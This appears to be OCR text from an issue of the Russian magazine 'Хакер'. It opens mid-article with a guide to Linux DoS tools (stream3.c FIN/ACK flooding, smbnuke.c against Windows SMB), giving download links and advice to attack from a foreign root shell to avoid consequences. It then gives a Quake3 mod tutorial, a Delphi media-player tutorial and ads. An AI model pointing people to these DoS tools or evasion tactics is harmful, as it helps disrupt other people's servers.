Из этих трех важных факторов вытекает один - тебе необходимо обзавестись анлимитным рутшеллом за границей, тогда, возможно, ты избежишь побочных (для себя) эффектов совершенной DoS-атаки. Собственно, DoS'еры бывают разные. Некоторые донимают сервер запросами на tcp/udp порты, некоторые флудят icmp ECHO-реквестами, некоторые, опираясь на баги операционки, валят систему намертво (как teardrop для win95, например). Самый эффективным, на мой взгляд, флудильщиком является программа stream3.c, написанная ЗАПАЗА'ой, создателем проекта security.nnov.ru. Этот ДоСер флудит сервер FIN/ACK пакетами, в результате этого флуда сервер впадает в депрессию и не отвечает на запросы. Но если твой канал маленький, то отказ в обслуживании понесешь ты, из-за действительно мощного потока флуда. DoS'ер, как ты уже понял, написан на C. В нем нет ничего заумного - структуры сокетов, попытка стюфа source ip и source port, и бесконечный цикл отправки мусора на сервер-жертву, после чего сервер послушно впадает в зимнюю спячку. Этот чудо-ДоСер ты можешь слить по адресу <http://kamensk.net.ru/forb/1/x/stream3.c>.



ЗаDoSim сервер одной левой

На втором месте по DoS'ингу находится сишник smbnuke.c. Как я уже говорил, DoS - это не только забивка канала мусором, им вполне можно выбить из строя отдельный сервис, причем сервер будет работать как ни в чем не бывало. В нашем примере ДоСер стремится вывести из строя виндовый сервис SMB, причем делает это довольно успешно. Опробовать DoS'ер можно, предварительно скачав его с <http://kamensk.net.ru/forb/1/x/smbnuke.c> и скомпилировав стандартным gcc. Напоследок даю ссылку, где можно найти множество DoS'еров для конкретных целей: <http://packetstormsecurity.nl/DoS/>.



Боевой склад DoS'еров

Attention! Я не толкаю тебя на взлом, цель данного материала чисто ознакомительная. Я лишь хотел показать, какой софт под Linux можно использовать в зависимости от ситуации, а также напомнить тебе главные преимущества и недостатки описанных методов нападения на вражеский сервер. Делаем вывод: в чем-то Win32 превосходит linux (под винду гораздо больше сканеров и брутфорсеров), в другом - проигрывает (DoS'еры, флудеры - стихия именно Linux). Если возникнут вопросы по теме, мьль мне, я постараюсь ответить. Только не стоит задавать вопросов, типа: "Я пытался заломать сервак, а он не ломается - что мне делать?" - мне и так их хватает.



ПИШЕМ ХАКЕРСКУЮ МОДУ ДЛЯ КВАКИ

Мой дорогой друг, я знаю, что в твоей гениальной голове давно зреет идея создать свою уникальную игру. Но, к сожалению, процесс написания игр слишком тяжел. Чтобы сотворить что-то более или менее приличное, необходимо быть хорошим дизайнером, программистом, сценаристом и еще фиг знает кем. А совместить все эти качества в одном человеке - крайне трудно. Поэтому я хочу предложить тебе кое-что другое. Прочитав эту статью, ты сможешь создать свою уникальную игру при помощи моды под Quake3. Итак, вперед, посмотрим, как это сделать легко и безболезненно.

Дубовцев Алексей (mrorbit@mail.ru)

ЧТО ЖЕ ТАКОЕ МОДЫ?

Давным-давно, много лет тому назад, началась эпоха компьютерных игр. Игры создавались монолитными и нерасширяемыми. Игроку по умолчанию предоставлялся ограниченный набор уровней и возможностей, которые быстро исчерпывали себя и становились неинтересными. А чтобы внести в игру кардинальные изменения, приходилось переписывать ее заново. Но тут в один прекрасный день какому-то создателю пришла гениальная мысль: а почему бы не разделить игровую программу на две части: движок и игровой уровень. Таким образом разработчики достигли необычайной гибкости в изменении и усовершенствовании своих игр.

Но был и другой смысл. На самом деле, создатели игр - люди жадные и меркантильные. Каждый день в их секретных лабораториях разрабатывались новые методы получения денег с выпускаемых ими игрушек. Разделение игры на два уровня (движок и игровой уровень) дало возможность еще больше наживаться с продаж, загоняя не только сами игры, но и созданные ими движки компаниям, которым было не под силу написать их самостоятельно.

Quake, точно так же как и все современные программы, является игрой с двухуровневой архитектурой: движок и мода. Что такое мода, ты, наверное, и сам хорошо понимаешь. Скорее всего, у тебя стоит весьма популярный Osp, а может и экзотический Defrag. Теперь же твоя жизнь изменится - нам предстоит создать свою хакерскую моду, в которой ты, конечно же, будешь самым большим и сильным.

НЕМНОГО РУТИНЫ


Для начала тебе предстоит получить исходники базовой моды Quake3. Бесплатно их можно скачать с сайта idsoftware.com. Правда сервер ID часто бывает перегружен, поэтому проще поискать в инете файл Q3A_TA_GameSource_129h1.exe. Установив исходные коды моды на свой комп, первым делом обязательно загляни в папку, куда ты их поместил. Там должны находиться следующие три подпапки: bin_nt, code, ui (плюс файл с лицензией, который нас не интересует). В первой папке ты найдешь набор специальных утилит, начиная от собственного Quake-C компилятора (lcc.exe) и заканчивая утилитой для создания уровней (q3radiant_200f.exe). Правда, использовать данные утилиты мы с тобой не будем, по крайней мере, сегодня. В последнем каталоге лежит набор скриптов, отвечающий за создание пользовательского интерфейса Quake: менюшки, окошки и прочая лабуда. Куда более интересный каталог

code. Это и есть священное место, где хранится святая святых - исходные коды базовой моды Quake3. Походи по этому каталогу, там ты обнаружишь кучу файлов с расширением ".c". Это и есть программный код, отвечающий за каждый игровой шаг.

ЧТО ТАКОЕ ДВИЖОК?

Движок является программой, которая обчисляет вывод графики на экран, занимается взаимодействием с пользователем, управляет звуком, передает данные по сети. Короче говоря, движок занимается служебными функциями, написание которых обычно представляет самую трудоемкую и сложную задачу при создании игры. Движок в идеале не содержит ни строки игрового кода, то есть он ничего не знает ни об ужасных монстрах, которые будут с его помощью бегать по экрану твоего монитора, ни об оружии, ни о количестве твоих жизней и прочих игровых вещах. Все функции по обсчету игрового мира лежат на игровой части, которая как раз и является модой.

Для компиляции всех этих сорсов тебе потребуется компилятор. Это должен быть Microsoft Visual Studio, начиная с шестого и заканчивая последней, 2003 версией. Заходи в каталог \code\game\ и открывай файл game.vcproj (game.dsp - VC6). Это файл проекта. В нем объединены все исходные коды, а также настройки для их построения. (Далее я буду вести повествование, предполагая, что у тебя Visual Studio версии .NET и выше, с младшими версиями придется разбираться самому, благо там все очень просто.) Если во время загрузки проекта он начнет ругаться сообщением, вроде Visual Source Safe или что-то в этом роде, не пугайся. Это он волнуется по поводу распределенной многопользовательской разработки моды (они ее пишут целой командой). Тебе на это наплевать, поэтому не стесняйся и отменяй. Далее, скорее всего, возникнет еще один трабл. По умолчанию исходные коды содержат ошибку, не позволяющую тебе их скомпилировать. Уж не знаю, сделано это намерено или случайно, но факт остается фактом. Ошибка в исходниках есть (хотя и не во всех их версиях), и исправлять ее будешь ты :). Вот что для этого надо. Для началаними атрибут read-only с файлов, которые ты будешь править. Затем отправляйся в файл q_shared.h. Его удобно открывать из окна Solution Explorer, развернув ветку game. В этом файле отыщи строку с номером 103. Она должна выглядеть следующим образом: #ifdef WIN32. Из-за нее и не будет компилироваться весь проект. Тебе же необходимо перед словом WIN32 просто поставить символ подчеркивания. В итоге получится так: #ifdef _WIN32. Вот и все, теперь проект готов к компиляции. Выбирай пункт меню Build->Build Solution или нажми комбинацию Ctrl+Shift+B. Если появится строка "Build: 1 succeeded, 0 failed, 0 skipped", значит, все прошло успешно. Результатом компиляции является файл



Мода все-таки скомпилилась

qagatex86.dll, расположившийся в каталоге code\debug. Весит он примерно 450 килобайт. Этот файл следует скопировать в каталог baseq3 твоей кваки. Теперь твоя мода готова. Правда пока запускать Quake3 не имеет смысла, т.к. мы не внесли в моду никаких изменений. Вот этими самыми изменениями мы сейчас и займемся.

В О Т О Н О - С Ч А С Т Ь Е !

Итак, давай что-нибудь исправим. Для начала откроем файл с именем code\game\g_weapon.c. В нем расположены функции, отвечающие за игровую логику оружия. Найди в этом файле строку с номером 851 (нажми Ctrl+G и введи необходимый номер строки). Здесь расположилась функция FireWeapon. Она отвечает за выстрел из текущего оружия. В этой функции нас будет интересовать конструкция switch (ent->s.weapon), отвечающая за выбор типа патрона, которым стреляет оружие. Найди там строку case WP_MACHINEGUN:. За ней скрывается функция BulletFire. Собственно она и инициирует выстрел из машингана. А теперь поменяй ее на что-нибудь другое. Я от нечего делать поместил туда Weapon_RocketLauncher_Fire(ent). В результате чего машинган стал стрелять ракетами. Причем с той же скоростью, что и обычными патронами. Результат посмотри на скриншоте.

Конечно, такие мелкие изменения быстро надоели. Захотелось чего-то большего. Покопаемся в файле g_missile.c. В нем скрываются все настройки оружия кваки: мощность, выбор патронов, скорость, траектории, гравитационная зависимость и еще Бог знает что. Немного подправив этот файл, я сотворил довольно забавную штуку: заставил ракеты и плазма-патроны отражаться от стен. Выглядит убойно. И что самое приятное, от собственных ракет и плазма-патронов ты взорваться не можешь. К тому же летают они довольно долго, следовательно, можно наполнить комнату такими летающими шту-



Первые шалости в игре



Плазмой в небо

ками и ждать, пока кто-нибудь из недоброжелателей, пробегая мимо, не заденет одну из них. Вот так вот. Реализуется это добавлением следующей строки:

```
bolt->s.eFlags = EF_BOUNCE_HALF;
```

Ее необходимо расположить в функции fire_rocket и fire_plasma в файле g_missile.c.

РАЗМЕЩЕНИЕ DLL

Файл qagatex86.dll можно поместить в отдельный каталог, а не в baseq3. К примеру, пусть это будет каталог хакер. Тогда для того, чтобы твоя мода работала, тебе надо запускать кваку со следующими параметрами: quake3.exe +set fs_game хакер.

РАСШИРЯЕМ ВОЗМОЖНОСТИ КОНСОЛИ

После создания своей моды ты, естественно, захочешь сыграть в нее с друзьями по сети. Но тут возникает проблема. В том виде, в котором она сейчас находится, есть один серьезный недостаток. Твои друзья, точно так же как и ты, смогут пользоваться всеми возможностями, которые ты внес в моду. Это надо исправить. Для этого мы добавим собственную команду. Она и будет открывать секретные возможности. Первым делом отправляйся в самый конец файла g_cmd.c. Там находится функция ClientCommand. В конец ее добавляй следующий код:

```
else if (Q_stricmp(cmd, "хакер") == 0)
    Cmd_Haker( ent );
```

Таким образом мы определили будущую команду "хакер". Теперь необходимо добавить функцию Cmd_Haker(ent). Ее вызов приведет к включению хакерского режима игры. Вот код функции Cmd_Haker:

```
void Cmd_Haker(gentity_t *ent)
{
    char *msg;
    ent->flags ^= FL_XAKEPMODE;
    if (!(ent->flags & FL_XAKEPMODE))
        msg = "Хакер mode off\n";
    else
        msg = "Хакер mode on\n";
    trap_SendServerCommand(ent-g_entities, va("print \"%s\"",
    msg));
}
```

Как видишь, здесь все очень просто, за исключением одного - мы используем флаг FL_XAKEPMODE, который еще не определен. Чтобы его определить, полезай в файл g_local.h и найди там список флагов с комментарием "// gentity->flags". В самом конце этого блока определений вставь строку, задающую наш флаг:

```
#define FL_XAKEPMODE 0x00010000 // Хакер mode
```



Куда бежать?

```
case WP_MACHINEGUN:
    if (ent->flags & FL_XAKEPMODE)
    {
        Weapon_RocketLauncher_Fire( ent );
        break;
    }
```

Отныне ты будешь стрелять ракетами только после выполнения команды "хакер" в консоли твоей кваки!

Ну вот, мы сделали свою моду. Конечно же, большинство игроков она вряд ли сможет чем-то заинтересовать. Но если ты добавишь в нее полезные вещи, например, фишки для проведения турниров, ведения различной статистики по игре, то тогда твоя мода может оказаться весьма интересной. А пока ты этого не сделал, изучай структуру ку3, набирайся опыта в Си. Экспериментировать, создавая свои шедевры.



БИНДИЖ КЛАВИШИ

Процесс ввода команды "хакер" можно слегка оптимизировать, назначив ее на какую-нибудь кнопку. Для этого добавь строку "bind f хакер" в свой конфиг. Теперь, нажав на "F", ты всегда будешь у дел.

DELPHI:

СВОЙ WINAMP В ПОДАРОЧНОЙ УПАКОВКЕ ПИШЕМ ПОЛНОЦЕННЫЙ МЕДИА-ПЛЕЕР

На свете существует такое огромное количество медиа-плееров, что просто взять и накодить очередной WinAMP-killer стало уже немодно. Многие это проделывали, пытаясь доказать обществу, что их прога чем-то лучше/красивее/функциональнее. Ну, как говорится - флаг им в руки и поезд навстречу, а мы пойдем другим путем - будем делать штучный товар, предназначенный только для одного, но хорошего человека. В подарок.

Лозовский Александр (alexander@real.xakep.ru)

Ни один человек не останется равнодушным, если на день варенья ты принесешь ему симпатичную прогу, сделанную своими руками специально для него. Особенно, если в ее интерфейсе присутствуют твои пламенные поздравления или признания. Хорошо себя зарекомендовали в этом деле две категории прог: скринсейверы и медиа-плееры, т.к. любой юзер пользуется ими постоянно, а написать их совсем не сложно. Правда и успех они будут иметь только в том случае, если твоё творение будет лучше или хотя бы на уровне конкурентов, иначе... сам понимаешь, кто отправится в grave, а кто останется жить. Ну что ж, здоровая конкуренция только подстегивает боевой дух настоящего X-мена :).

РЕКВИЗИТ

Делать хороший медиа-плеер "с нуля" и на чистом API довольно долго и муторно, поэтому мы воспользуемся пакетом под названием BASS 1.8 от Un4seen developments, который и попал сегодня под мой резекционный нож. Вскрытие показало, что его основу составляет библиотека bass.dll и соответствующий заголовочный файл (я имею в виду Delphi, но она поддерживает еще несколько языков). Содержит эта либа целый набор функций для работы со звуком через DirectSound. Таким образом, ты сможешь проигрывать mp3/mp2, WAV, MOD-музыку, MO3, аудио-компакты, работать с сэмплами, записывать саунд и пользоваться при этом всеми преимуществами DirectX 8.0. Внушительный набор, особенно если ты собираешься кодить игрушки или ди-джейский софт - в подобных прогах итак есть над чем напрячься, поэтому пусть уж хоть работа со звуком будет легкой и приятной.

Сам компонент качай отсюда: www.un4seen.co.uk/files/bass18.zip. Или бери с нашего компактa. Весит он всего 550 Кб. После распаковки архива главное - не забыть поместить bass.dll в windows\system, а заголовочный файл - в delphi\lib и помнить, что bass.dll нужна для работы программы. А то получится, что переписишь саму прогу на дискету, придешь с ней в гости... а она не работает. Будет весьма торжественный момент, и смеяться над тобой будут даже самые грустные и нетрезвые люди :).

ФУНКЦИИ BASS.DLL - ИНИЦИАЛИЗАЦИЯ

Инициализация - вещь архиважная и архинужная. Поэтому товарищи из un4seen напряглись и сделали целых 3 функции для этой цели:

- 1) function BASS_Init(device: Integer; freq, flags: DWORD; win: HWND): BOOL;
Инициализирует BASS. Здесь:
device: 0 - первое устройство, -1 - по умолчанию, -2 - без звука.
freq - частота. Обычно - 44100.
flags - флаги. Например, BASS_DEVICE_MONO даст монозвук (вспомнишь молодость), а BASS_DEVICE_VOL1000 позволит тебе измерять громкость по шкале от 0 до 1000. Напомню, по умолчанию - до 100. Если такие настройки тебе не нужны, ставь 0.
- 2) function BASS_CDInit(drive: PChar; flags: DWORD): BOOL;
Инициализирует CD функции.
drive - ставь 0.

flags - флаги - опции для громкости. Один ты уже видел выше (который 1000), а второй выглядит так: BASS_DEVICE_LEAVEVOL. Это громкость по умолчанию.
3) function BASS_Start: BOOL;
Открытие звукового выхода или resume после паузы.

ФУНКЦИИ ДЛЯ РАБОТЫ С CD

- 1) function BASS_CDDoor(open: BOOL): BOOL; Выдвигает лоток сидюка, если ты передал ей TRUE. Если false, то лоток втягивается обратно.
- 2) function BASS_CDInDrive: BOOL;
Выясняет, есть ли аудио-CD в сидюке. Если есть, то возвращает TRUE.
- 3) function BASS_CDGetTracks: DWORD;
Получает количество треков на диске. Его, соответственно, и возвращает.
- 4) function BASS_CDGetTrackLength(track: DWORD): DWORD;
Возвращает длину трека в миллисекундах.
- 5) function BASS_CDPlay(track: DWORD; loop: BOOL; wait: BOOL): BOOL;
Играет заданный трек.
track - номер трека.
loop - если true, то играем циклически, наоборот - один раз.
wait - ждать или нет перед проигрывшем.
- 6) procedure BASS_CDFree;
Освобождает ресурсы, занятые CD-аудио.

ФУНКЦИИ ДЛЯ РАБОТЫ С ЗВУКОВЫМИ ФАЙЛАМИ

- 1) function BASS_StreamCreateFile(mem: BOOL; f: Pointer; offset, length, flags: DWORD): HSTREAM;
Создает звуковой поток из локального файла, к каковым относятся mp3, mp2, mp1, OGG и WAV. Файл может быть как на диске, так и в оперативке.
mem - если TRUE, то файл в оперативке. Если FALSE - то на диске. f - имя файла (если он на диске).
offset - смещение, с которого надо начинать. Обычно я начинаю с начала, но если у тебя другое мнение - сообщи его этому аргументу.
length - необходимое количество данных. Если ты хочешь использовать все до конца файла, то просто ставь 0.
flags - ставь 0.
Функция возвращает переменную типа HSTREAM, которая и есть хэндл новорожденного потока.
- 2) function BASS_StreamCreateURL(URL: PChar; offset: DWORD; flags: DWORD; save: PChar): HSTREAM;
То же, что и предыдущая функция, но поток создается не из локального, а из удаленного файла. Откуда и следуют новые аргументы:
URL - url к файлу. Может начинаться либо с http://, либо с ftp://.

save - путь, куда класть закачанный файл. Если здесь null, значит не надо куда сохранять.
 3) function BASS_StreamGetLength(handle: HSTREAM): QWORD;
 Получает приблизительную длину потока в байтах.
 handle - получаем с помощью двух предыдущих функций.
 Если размер в байтах тебя не удовлетворяет, воспользуйся функцией BASS_ChannelSeconds2Bytes. В ней нет ничего сложного, но она возвратит тебе уже секунды.

4) function BASS_StreamPlay(handle: HSTREAM; flush: BOOL; flags: DWORD): BOOL;
 Играет заданный поток.
 handle - хэндл потока.

flush - если false, поток можно приостанавливать, затем играть с места остановки. Если true, то остановка грозит возвращением к началу.

flags - если здесь будет стоять BASS_SAMPLE_LOOP, то поток будет играть ВЕЧНО.
 5) function BASS_ChannelPause(handle: DWORD): BOOL;

Ставит паузу в воспроизведении чего угодно - CD, потока, сэмпла. Главное - скормить ей хэндл, который и является единственным аргументом.

6) function BASS_ChannelResume(handle: DWORD): BOOL;
 Функция, обратная предыдущей.

7) function BASS_ChannelSetAttributes(handle: DWORD; freq, volume, pan: Integer): BOOL;

Функция, устанавливающая атрибуты воспроизведения заданного канала. Под термином "канал" разработчики понимают все воспроизводимое и записываемое: HCHANNEL, HMUSIC, HSTREAM или CDCHANNEL/RECORDCHAN. Короче, годится для всего, поскольку свойства эти общие:

handle - хэндл канала (см. 2 строчки выше).

freq - частота в герцах. Если здесь -1, останется текущая.

volume - громкость - от 0 до 100. -1 оставляет дефолтовую.

pan - баланс (-101) - текущий, (-100) - влево, 0 - центр, 100 - вправо.

8) function BASS_ChannelGetAttributes(handle: DWORD; var freq, volume: DWORD; var pan: Integer): BOOL;


Получает атрибуты канала. Переменные такие же, как и в предыдущей функции. Если не хочешь получать какое-нибудь свойство, ставь null.

9) function BASS_ChannelSetPosition(handle: DWORD; pos: QWORD): BOOL;

Сдвигает позицию проигрывания на pos вперед. А это самое pos имеет разные значения в зависимости от хэндла; например, для CDCHANNEL - это количество в миллисекундах, считая от начала трека, а для HSTREAM - позиция в байтах. Получить позицию можно, соответственно, с помощью функции BASS_ChannelGetPosition.

КУЕМ ФОРМУ

Напомню, что главное на сегодня - интерфейс. Как говорится, прогу встречают по фейсу, а провожают по контенту, а если ты притащишь кому-нибудь сверхфункциональное, но омерзительно выглядящее чудовище, то его отправят в trash, даже не выяснив всех достоинств.



Форма-заготовка

Бросай на форму 1 Edit, 1 TImage, 1 TrackBar, 6 Кнопок, 1 TListBox, 1 TLabel, 1 OpenFileDialog. Все это должно выглядеть так:

Раздадим свойства всем этим компонентам:

RadioButton1 - свойство Caption - "From File". Если он будет выбран, то играть будем файл.

RadioButton2 - свойство Caption - "From CD". А если он, то играем аудиокомпакт, причем в плейлист будет выведен список треков. В роли плейлиста выступает TListBox.

Button'ы под номерами 1, 2, 3 получают Caption'ы, соответственно: "Play", "Stop" и "Pause".


Button4 - свойство Caption - "ADD". Эта кнопка будет добавлять файлы в плейлист.

Button5 - свойство Caption - "View info...". Выводит информацию о файле.

Button6 - свойство Caption - "RMovE". Необходима для удаления файла из плейлиста.

Label1 - свойство Caption - "Volume:". Находящийся под ней TrackBar будет определять громкость.

TImage - сюда придется залить свои пламенные поздравления. Все-таки подарок :).



Праздничная обстановка уже вырисовывается :)

КОДИНГ

Инициализация должна быть в OnCreate для формы (врезка «Листинг procedure TForm1.FormCreate»). Здесь я инициализирую стандартный звук: 44100 Гц, стерео, 16 бит, устройство по умолчанию и проверяю версию bass.dll. Если она не 1.8, значит, ничего и не загружено. Поэтому аварийный выход через HALT. Вот, собственно, и вся инициализация. Теперь создай для RadioButton2 событие OnClick и впиши туда содержимое врезки «Обработчик OnClick для RadioButton2».

Если в CD-ROM'е имеется аудиодиск, то мы получаем список его треков и выводим его в плейлист в виде "Track XX". Если диска нет, то сообщаем об этом. Теперь давай сделаем две процедуры: StreamPlay и PlayDisk. Для этого запиши их в конец раздела Type (который выше private):

ИНТЕРНЕТ-КАРТА "ЭКСТРА"

• БЫСТРО

• НАДЕЖНО

• ВЫГОДНО



БУДНИ •

ВЕЧЕРОМ (с 18:00 до 24:00) — 0,80 УЕ/час

НОЧЬЮ (с 00:00 до 09:00) — 0,25 УЕ/час

ВЫХОДНЫЕ •

(С 09:00 СУББОТЫ ДО 09:00 ПОНЕДЕЛЬНИКА)

НОЧЬЮ (С 00:00 ДО 09:00) — 0,25 УЕ/ЧАС

В ОСТАЛЬНОЕ ВРЕМЯ (С 09:00 ДО 24:00) - 0,60 УЕ/ЧАС

- СПЕЦИАЛЬНЫЙ МОДЕМНЫЙ ПУЛ !
- БЕСПЛАТНАЯ ДОСТАВКА КАРТ !
- ТЕСТОВЫЙ ВХОД !
- ЦЕНЫ С УЧЕТОМ НДС !

ПРИОБРЕТЕНИЕ И БЕСПЛАТНАЯ ДОСТАВКА КАРТ:

ТЕЛ.: (095) 777-2477, 777-2459.

WWW.ELNET.RU

ЭЛВИС-ТЕЛЕКОМ

ЛИЦЕНЗИИ МИНСВЯЗИ РФ: 19645, 11188, 14552, 15406, 15407

```
procedure PlayDisk (NK: integer); //NK-номер трека
procedure PlayStream (Name: string); //Name- имя файла
```

и нажми Ctrl-Shift-C. Дельфи сам создаст все нужное, тебе надо только вдолбить текст в появившиеся заготовки. Вот и вдалбливай. В PlayDisk:

```
Bass_CdPlay (NK, false, true);
A в PlayStream - чуть сложнее:
f := PChar(Name);
result:= BASS_StreamCreateFile(FALSE, f, 0, 0, BASS_MP3_SETPOS);
IF result<>0 then BASS_StreamPlay(result, FALSE, 0);
```

Чтобы этот код заработал, в private надо объявить:

```
result: HStream;
f: PChar;
```

Здесь я ничего объяснять не буду, т.к. ты читал теорию. Значит, уже все знаешь, поэтому идем дальше. Давай создадим для ListBox1 событие OnDbClick и сделаем так, чтобы двойной клик на какой-нибудь песне запустил ее воспроизведение. Do it:

```
Edit1.Text:= ListBox1.Items[ListBox1.ItemIndex];
IF RadioButton1.Checked then PlayStream (Edit1.Text) else
PlayDisk (ListBox1.ItemIndex+1);
```

Здесь я передаю имя в Edit1, а затем играю трек или файл, в зависимости от желания пользователя. Заметь, что строки в ListBox нумеруются с 0, а треки - с 1. Отсюда и берется конструкция "+1".

ЛИСТИНГ PROCEDURE TForm1.FormCreate

```
procedure TForm1.FormCreate(Sender: TObject);
begin
if BASS_GetVersion() <> MAKELONG(1,8) then begin
ShowMessage("BASS 1.8 не загружен!");
Halt; //Никогда так не делай. Это моветон :)
end;
// Инициализируем цифровой саунд -
// дефолт девайс, 44100 Гц, стерео, 16 бит
if not BASS_Init(-1, 44100, 0, handle) then
ShowMessage("Не могу инициализировать звук!");
// Инициализируем компакт
if not BASS_CDInit(nil, BASS_DEVICE_LEAVEVOL) then
ShowMessage("Не могу инициализировать компакт!");
// звуковой выход
BASS_Start;
end;
```

ОБРАБОТЧИК ONCLICK ДЛЯ RADIOBUTTON2

```
procedure TForm1.RadioButton2Click(Sender: TObject);
var i: integer;
begin
If BASS_CDInDrive then
begin
RadioButton1.Checked;
For i:=1 to BASS_CDGetTracks do
begin
IF BASS_CDGetTracks>=10 then ListBox1.Items.Add('Track '+IntToStr(i)) else
ListBox1.Items.Add('Track 0'+IntToStr(i));
end;
end else
begin
ShowMessage ('Нет CD в дисковом! Че играть-то?');
RadioButton1.Checked:= true;
end;
end;
```

УПРАВЛЕНИЕ ПЛЕЕРОМ

Кнопка "ADD" будет добавлять файл музона в плейлист. Именно файл, потому что треки, как ты помнишь, добавляются автоматически. Пишем онклик:

```
IF (RadioButton1.Checked) and (opendialog1.Execute) then
ListBox1.Items.Add(OpenDialog1.FileName);
```

Кнопка же "REMOVE" будет удалять выделенную позицию из плейлиста, поэтому ничего, кроме:

```
ListBox1.Items.Delete(ListBox1.ItemIndex);
```

она не заслуживает, а мы займемся самым основным: кнопками "Play", "Stop", "Pause" и трекбаром (он будет менять громкость). Онклик для "Play" ты напишешь сам, он почти аналогичен OnDbClick для плейлиста, а вот в "Pause" заливай этот код:

ОНКЛИК ДЛЯ КНОПКИ: "PAUSE":

```
procedure TForm1.Button3Click(Sender: TObject);
begin
IF button3.Caption= 'Pause' then
begin
IF RadioButton2.Checked then
bass_channelpause (CDCHANNEL) else
bass_channelpause (result);
Button3.Caption:= 'Resume';
end else
begin
IF RadioButton2.Checked then
bass_channelresume (CDCHANNEL) else
bass_channelresume (result);
Button3.Caption:= 'Pause';
end;
end;
```


Здесь я сделал такую зависимость: если caption равно pause, значит музон уже играет и его можно стопить; если же он равен "Resume", значит он на паузе и можно делать resume. Если честно, этот способ нравится не всем, некоторые кодеры любят пользоваться глобальными булевыми переменными (true - играет, false - на паузе). Взгляни теперь на онклик кнопки "STOP":

```
IF radiobutton1.Checked then Bass_channelstop (result) else
Bass_channelstop (CDCHANNEL);
```

Здесь все элементарно, главное - выбрать, что же нам надо остановить.

Ну и напоследок, создай для TrackBar событие OnChange и вбей туда:

```
bass_channelsetattributes (result,-1,trackbar1.Position,-1);
```



Ну какая девушка устоит перед собственными глазами? :)

А минимальные и максимальные значения для него должны быть 0 и 100 соответственно. Логика проста - когда юзер начинает дергать за трекбар, громкость меняется, и это отображается в положении бегунка.

Вот и все, что я хотел рассказать. Онклик для кнопки "View info" ты посмотришь в исходнике на диске. Он откомментированный и предельно ясный. Тебе остается его как следует отмодернизировать. А вообще-то мы уже сделали большое дело, за которое не берутся даже злые пираты :). Ведь для своих коллекций mp3 они пишут простенькие оболочки, нагло эксплуатирующие тот самый WinAMP.

PARS TERMINALIS

Если ты сделал какой-нибудь мегаподарочный интерфейс, не скрывай его от общности. Лучше вооружись электронной почтой и пришли его мне на alexander@real.xaker.ru. Если тебе жалко исходника - пришли бинарник. На худой конец скрин в формате BMP или нерабочий интерфейс. Самые кульные творения мы выложим на хакер.ru, пусть народ смотрит и учится. Только не забудь как следует запаковать свое добро RAR'ом - пожалуйста мой старенький модем :). Удачного тебе музона!



ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ 11 НОМЕРОВ ПОЛУГODOВАЯ ПОДПИСКА ПО ЦЕНЕ 5 НОМЕРОВ

РЕДАКЦИОННАЯ

ПОДПИСКА!

ПРЕДЛОЖЕНИЕ
ДЕЙСТВИТЕЛЬНО
ДО 30 НОЯБРЯ



ВЫ МОЖЕТЕ ОФОРМИТЬ РЕДАКЦИОННУЮ ПОДПИСКУ НА ЛЮБОЙ РОССИЙСКИЙ АДРЕС

ВНИМАНИЕ!

Теперь Вы можете получать журнал в Москве в течение 3х дней после выхода.

Для этого Вам нужно оформить курьерскую доставку **БЕСПЛАТНО!**

Для оформления курьерской доставки и получения дополнительной информации звоните: **935-70-34**

ДЛЯ ЭТОГО НЕОБХОДИМО:

1. Заполнить подписной купон (или его ксерокопию)

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:

Хакер

6 месяцев - 480 р. ➡ **400 рублей**

12 месяцев - 960 р. ➡ **880 рублей**

Хакер+CD

6 месяцев - 660 р. ➡ **550 рублей**

12 месяцев - 1320 р. ➡ **1210 рублей**

(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном

- или по электронной почте subscribe_xa@gameland.ru
- или по факсу 924-9694 (с пометкой "редакционная подписка").

- или по адресу: 103031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс

ЦЕНЫ ДЕЙСТВИТЕЛЬНЫ ПРИ ОПЛАТЕ ПО ДАННОМУ КУПОНУ ДО 30 НОЯБРЯ

ДЛЯ ЭТОГО НЕОБХОДИМО:

Юридическим лицам для оформления подписки необходимо прислать заявку на получение счета для оплаты по адресу subscribe_xa@gameland.ru или по факсу 924-9694 (с пометкой "редакционная подписка").

В заявке указать полные банковские реквизиты и адрес получателя. Подписка оформляется на 12 месяцев, начиная с месяца, следующего после оплаты.

ПОДПИСНОЙ КУПОН (редакционная подписка) Прошу оформить подписку на журнал "Хакер"

